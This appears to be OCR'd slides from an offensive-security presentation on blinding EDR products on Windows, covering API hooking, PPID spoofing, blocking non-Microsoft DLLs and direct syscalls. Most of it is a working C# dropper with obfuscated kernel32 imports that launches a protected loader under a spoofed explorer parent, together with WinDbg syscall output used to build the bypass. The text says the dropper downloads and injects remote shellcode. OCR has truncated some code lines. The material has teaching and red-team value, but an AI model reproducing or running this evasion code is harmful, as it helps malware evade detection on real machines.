


As we can see the basic loader is the notepad's Parent






- Process detected as malicious and being killed by the EDR




Debugging Nt function after EDR hook

Import Address Table (IAT) Hooking

Ref: https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking



- Normal syscalls



Versus EDR protected process

```
Command - Pid 14032 - WinDbg:10.0.19041.685 AMD64
ModLoad: 00007ff8`d3f60000 00007ff8`d402b000   C:\WINDOWS\SYSTEM32\DNSAPI.dll
ModLoad: 00007ff8`d0540000 00007ff8`d054a000   C:\Users\b3v1l\Desktop\EDR\SylantStrike.dll
ModLoad: 00007ff8`cce20000 00007ff8`cce3b000   C:\WINDOWS\SYSTEM32\VCRUNTIME140.dll
ModLoad: 00007ff8`c5790000 00007ff8`c583c000   C:\WINDOWS\System32\TextShaping.dll
ModLoad: 00007ff8`d2570000 00007ff8`d260e000   C:\WINDOWS\system32\uxtheme.dll
ModLoad: 00007ff8`d5690000 00007ff8`d57a5000   C:\WINDOWS\System32\MSCTF.dll
ModLoad: 00007ff8`c2ba0000 00007ff8`c2c99000   C:\WINDOWS\SYSTEM32\textinputframework.dll
ModLoad: 00007ff8`d1d70000 00007ff8`d20ce000   C:\WINDOWS\System32\CoreUIComponents.dll
ModLoad: 00007ff8`d21b0000 00007ff8`d22a2000   C:\WINDOWS\System32\CoreMessaging.dll
ModLoad: 00007ff8`d3840000 00007ff8`d3873000   C:\WINDOWS\SYSTEM32\ntmarta.dll
ModLoad: 00007ff8`d14e0000 00007ff8`d1634000   C:\WINDOWS\SYSTEM32\wintypes.dll
(36d0.160c): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ff8`d7510860 cc              int     3
0:006> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`d750d060 e9313ff5ff      jmp     00007ff8`d7460f96
00007ff8`d750d065 0000            add     byte ptr [rax],al
00007ff8`d750d067 00f6            add     dh,dh
00007ff8`d750d069 0425            add     al,25h
00007ff8`d750d06b 0803            or      byte ptr [rbx],al
00007ff8`d750d06d fe              ???
00007ff8`d750d06e 7f01            jg      ntdll!NtAllocateVirtualMemory+0x11 (00007ff8`d750d071)
00007ff8`d750d070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`d750d075)
0:006>
```

taking the jump into the EDR dll

> As we can see, when a monitored API is called, a jump is taken to an address located on the EDR product memory space.
> The EDR will then decide if the process looks legit or not.If not, it will generate an alert and kill the process.

Inline hooking


Messing with process creation flags (Cannot buy EDR on Windows Store)

This trick (which is now fixed...)

Block non microsoft binaries

new process - no dll can be injected into the process if there are not Microsoft signed

Without protection



- parent process = powershell.exe
- DEP
- ASLR

Spoof Parent Process

PPID spoofing is a technique that can be used to start a process using an arbitrary parent process (ex: using explorer→malware instead of powershell→malware)

API Requirements:

- InitializeProcThreadAttributeList - Initialize the attribute list and allocate space required for the attribute.
- OpenProcess - Get the parent process handle.
- DuplicateHandle - Duplicate target process.
- UpdateProcThreadAttribute - Set the parent process handle.
- CreateProcess - Creates a new process and its primary thread. The new process runs in the security context of the calling process.

notes

Being able to open a handle of the parent → must got right to do so.

Marshal.AllocHGlobal → allocate memory and create pointers from unmanaged code to managed code

ProcThreadAttibute → play with 2 attibutes (mitigation policy and parent process) must be launched 2 times (initialization + write new attributes)

> We have to provide the number of attributes needed using `InitializeProcThreadAttributeList`. In that case, we only need 2

> attributes which are the Mitigation Policy and the parent process

```
InitializeProcThreadAttributeList(IntPtr.Zero, 2, 0, ref lpSize);
```

ref

https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e
https://offensivedefence.co.uk/posts/ppidspoof-blockdlls-dinvoke/
https://attack.mitre.org/techniques/T1134/004/

Code

`Dropper.exe`

The dropper is in charge of

- Launching our basicloader
- Protecting the process using the creation flags (Block non signed M$ DLL)
- Spoof explorer PID as the parent
- Download the remote shellcode
- Inject it into the protected notepad process

```
using System;
using System.IO;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Net;
using System.IO.Compression;

public class Payload
{
    public static void Main()
    {

        Run();
    }
```

```
    public static void Run()
    {
        //Console.WriteLine("Start here");
        //Console.ReadKey();


        // Target process to inject into
        //string processpath = @"c:\\Windows\\System32\\calc.exe";
        string processpath =
@"c:\\Users\\b3v1l\\Desktop\\EDR\\basicloader.exe";
        STARTUPINFOEX si = new STARTUPINFOEX();
        PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

        si.StartupInfo.cb = (uint)Marshal.SizeOf(si);

        var lpValue = Marshal.AllocHGlobal(IntPtr.Size);



        var processSecurity = new SECURITY_ATTRIBUTES();
        var threadSecurity = new SECURITY_ATTRIBUTES();
        processSecurity.nLength = Marshal.SizeOf(processSecurity);
        threadSecurity.nLength = Marshal.SizeOf(threadSecurity);

        var lpSize = IntPtr.Zero;
        InitializeProcThreadAttributeList(IntPtr.Zero, 2, 0, ref lpSize);
        si.lpAttributeList = Marshal.AllocHGlobal(lpSize);
        InitializeProcThreadAttributeList(si.lpAttributeList, 2, 0, ref
lpSize);
        // x64
        Marshal.WriteIntPtr(lpValue, new
IntPtr((long)BinarySignaturePolicy.BLOCK_NON_MICROSOFT_BINARIES_ALLOW_STORE))

        // x86
        //Marshal.WriteIntPtr(lpValue, new
IntPtr(unchecked((uint)BinarySignaturePolicy.BLOCK_NON_MICROSOFT_BINARIES_ALL

        Console.WriteLine("Start here");
        Console.ReadKey();
```

```
        UpdateProcThreadAttribute(
            si.lpAttributeList,
            0,
            (IntPtr)ProcThreadAttribute.MITIGATION_POLICY,
            lpValue,
            (IntPtr)IntPtr.Size,
            IntPtr.Zero,
            IntPtr.Zero
            );

        var parentHandle = Process.GetProcessesByName("explorer")
[0].Handle;
        lpValue = Marshal.AllocHGlobal(IntPtr.Size);
        Marshal.WriteIntPtr(lpValue, parentHandle);

        UpdateProcThreadAttribute(
            si.lpAttributeList,
            0,
            (IntPtr)ProcThreadAttribute.PARENT_PROCESS,
            lpValue,
            (IntPtr)IntPtr.Size,
            IntPtr.Zero,
            IntPtr.Zero
            );

        // Create new process in suspended state to inject into
        bool success = CreateProcess(null, processpath,
            ref processSecurity, ref threadSecurity,
            false,
            ProcessCreationFlags.CREATE_NEW_CONSOLE |
ProcessCreationFlags.EXTENDED_STARTUPINFO_PRESENT,
            //ProcessCreationFlags.EXTENDED_STARTUPINFO_PRESENT |
ProcessCreationFlags.CREATE_SUSPENDED,
            IntPtr.Zero, null, ref si, out pi);


        var targetHandle = Process.GetProcessesByName("basicloader")[0];
        Console.WriteLine("basicloader PID = {0}", targetHandle.Id);
```


```
        IntPtr ThreadHandle = pi.hThread;
        ResumeThread(ThreadHandle);


        Console.WriteLine("End here");
        Console.ReadKey();

    }


    [Flags]
    public enum ProcessAccessFlags : uint
    {
        All = 0x001F0FFF,
        Terminate = 0x00000001,
        CreateThread = 0x00000002,
        VirtualMemoryOperation = 0x00000008,
        VirtualMemoryRead = 0x00000010,
        VirtualMemoryWrite = 0x00000020,
        DuplicateHandle = 0x00000040,
        CreateProcess = 0x000000080,
        SetQuota = 0x00000100,
        SetInformation = 0x00000200,
        QueryInformation = 0x00000400,
        QueryLimitedInformation = 0x00001000,
        Synchronize = 0x00100000
    }

    [Flags]
    public enum ProcessCreationFlags : uint
    {
        ZERO_FLAG = 0x00000000,
        CREATE_BREAKAWAY_FROM_JOB = 0x01000000,
        CREATE_DEFAULT_ERROR_MODE = 0x04000000,
        CREATE_NEW_CONSOLE = 0x00000010,
        CREATE_NEW_PROCESS_GROUP = 0x00000200,
        CREATE_NO_WINDOW = 0x08000000,
        CREATE_PROTECTED_PROCESS = 0x00040000,
```

```
        CREATE_PRESERVE_CODE_AUTHZ_LEVEL = 0x02000000,
        CREATE_SEPARATE_WOW_VDM = 0x00001000,
        CREATE_SHARED_WOW_VDM = 0x00001000,
        CREATE_SUSPENDED = 0x00000004,
        CREATE_UNICODE_ENVIRONMENT = 0x00000400,
        DEBUG_ONLY_THIS_PROCESS = 0x00000002,
        DEBUG_PROCESS = 0x00000001,
        DETACHED_PROCESS = 0x00000008,
        EXTENDED_STARTUPINFO_PRESENT = 0x00080000,
        INHERIT_PARENT_AFFINITY = 0x00010000
    }
    public struct PROCESS_INFORMATION
    {
        public IntPtr hProcess;
        public IntPtr hThread;
        public uint dwProcessId;
        public uint dwThreadId;
    }
    public struct STARTUPINFO
    {
        public uint cb;
        public string lpReserved;
        public string lpDesktop;
        public string lpTitle;
        public uint dwX;
        public uint dwY;
        public uint dwXSize;
        public uint dwYSize;
        public uint dwXCountChars;
        public uint dwYCountChars;
        public uint dwFillAttribute;
        public uint dwFlags;
        public short wShowWindow;
        public short cbReserved2;
        public IntPtr lpReserved2;
        public IntPtr hStdInput;
        public IntPtr hStdOutput;
        public IntPtr hStdError;
    }
```


```
    [Flags]
    public enum ThreadAccess : int
    {
        TERMINATE = (0x0001),
        SUSPEND_RESUME = (0x0002),
        GET_CONTEXT = (0x0008),
        SET_CONTEXT = (0x0010),
        SET_INFORMATION = (0x0020),
        QUERY_INFORMATION = (0x0040),
        SET_THREAD_TOKEN = (0x0080),
        IMPERSONATE = (0x0100),
        DIRECT_IMPERSONATION = (0x0200)
    }



    [DllImport("ke" + "rn" + "el" + "32.dl" + "l", SetLastError = true)]
    public static extern bool InitializeProcThreadAttributeList(IntPtr
lpAttributeList, int dwAttributeCount, int dwFlags, ref IntPtr lpSize);
    [DllImport("ke" + "rn" + "el" + "32.dl" + "l", SetLastError = true)]
    public static extern bool UpdateProcThreadAttribute(IntPtr
lpAttributeList, uint dwFlags, IntPtr Attribute, IntPtr lpValue, IntPtr
cbSize, IntPtr lpPreviousValue, IntPtr lpReturnSize);
    [DllImport("ke" + "rn" + "el" + "32.dl" + "l")]
    public static extern bool CreateProcess(string lpApplicationName,
string lpCommandLine, ref SECURITY_ATTRIBUTES lpProcessAttributes, ref
SECURITY_ATTRIBUTES lpThreadAttributes, bool bInheritHandles,
ProcessCreationFlags dwCreationFlags, IntPtr lpEnvironment, string
lpCurrentDirectory, [In] ref STARTUPINFOEX lpStartupInfo, out
PROCESS_INFORMATION lpProcessInformation);
    [DllImport("ke" + "rn" + "el" + "32.dl" + "l")]
    public static extern uint ResumeThread(IntPtr hThread);


    [StructLayout(LayoutKind.Sequential)]
    public struct STARTUPINFOEX
    {
        public STARTUPINFO StartupInfo;
```

```
        public IntPtr lpAttributeList;
    }

    [StructLayout(LayoutKind.Sequential)]
    public struct SECURITY_ATTRIBUTES
    {
        public int nLength;
        public IntPtr lpSecurityDescriptor;
        public int bInheritHandle;
    }

    [Flags]
    public enum ProcThreadAttribute : int
    {
        MITIGATION_POLICY = 0x20007,
        PARENT_PROCESS = 0x00020000
    }

    [Flags]
    public enum BinarySignaturePolicy : ulong
    {
        BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON = 0x100000000000,
        BLOCK_NON_MICROSOFT_BINARIES_ALLOW_STORE = 0x300000000000
    }

}
```

- New protected `basicloader.exe` process is spawned and the shellcode is injected into it. Shellcode executed.



- EDR is not able to hook into the process and thus, is blinded.



P-invoke downsides

- Code using P-invoke will import an address table which includes a static reference to the specific functions (e.g. Kernel32!CreateRemoteThread)
- EDR products are monitoring API calls made via P-invoke and will detect the malicious behavior.

Bypassing DLL hooking

Direct Syscalls

As already seen in previous slides, Windows syscalls are using the same Assembly skeleton to execute specific syscall.

- Syscalls number are changing between the different Windows version

https://jhalon.github.io/utilizing-syscalls-in-csharp-1/

Retrieve valid syscall for the current used Windows version

NtAllocateVirtualMemory

```
ModLoad: 00007ff8`d61d0000 00007ff8`d629d000   C:\WINDOWS\System32\oleaut32.dll
ModLoad: 00007ff8`d5600000 00007ff8`d5608000   C:\WINDOWS\System32\psapi.dll
ModLoad: 00007ff8`d3f60000 00007ff8`d402b000   C:\WINDOWS\SYSTEM32\DNSAPI.dll
(3934.3930): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ff8`d7510860 cc              int     3
0:011> u ntdll!NtCreateThreadEx
ntdll!NtCreateThreadEx:
00007ff8`d750e570 4c8bd1          mov     r10,rcx
00007ff8`d750e573 b8c1000000      mov     eax,0C1h
00007ff8`d750e578 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`d750e580 7503            jne     ntdll!NtCreateThreadEx+0x15 (00007ff8`d750e585)
00007ff8`d750e582 0f05            syscall
00007ff8`d750e584 c3              ret
00007ff8`d750e585 cd2e            int     2Eh
00007ff8`d750e587 c3              ret
0:011> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`d750d060 4c8bd1          mov     r10,rcx
00007ff8`d750d063 b818000000      mov     eax,18h
00007ff8`d750d068 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`d750d070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`d750d075)
00007ff8`d750d072 0f05            syscall
00007ff8`d750d074 c3              ret
00007ff8`d750d075 cd2e            int     2Eh
00007ff8`d750d077 c3              ret
0:011> u ntdll!NtWaitForSingleObject
ntdll!NtWaitForSingleObject:
00007ff8`d750cde0 4c8bd1          mov     r10,rcx
00007ff8`d750cde3 b804000000      mov     eax,4
00007ff8`d750cde8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`d750cdf0 7503            jne     ntdll!NtWaitForSingleObject+0x15 (00007ff8`d750cdf5)
00007ff8`d750cdf2 0f05            syscall
00007ff8`d750cdf4 c3              ret
00007ff8`d750cdf5 cd2e            int     2Eh
00007ff8`d750cdf7 c3              ret
0:011>
Ln 0, Col 0   Sys 0:<Local>   Proc 000:3934   Thrd 011:3930   ASM   OVR   CAPS   NUM
```

```
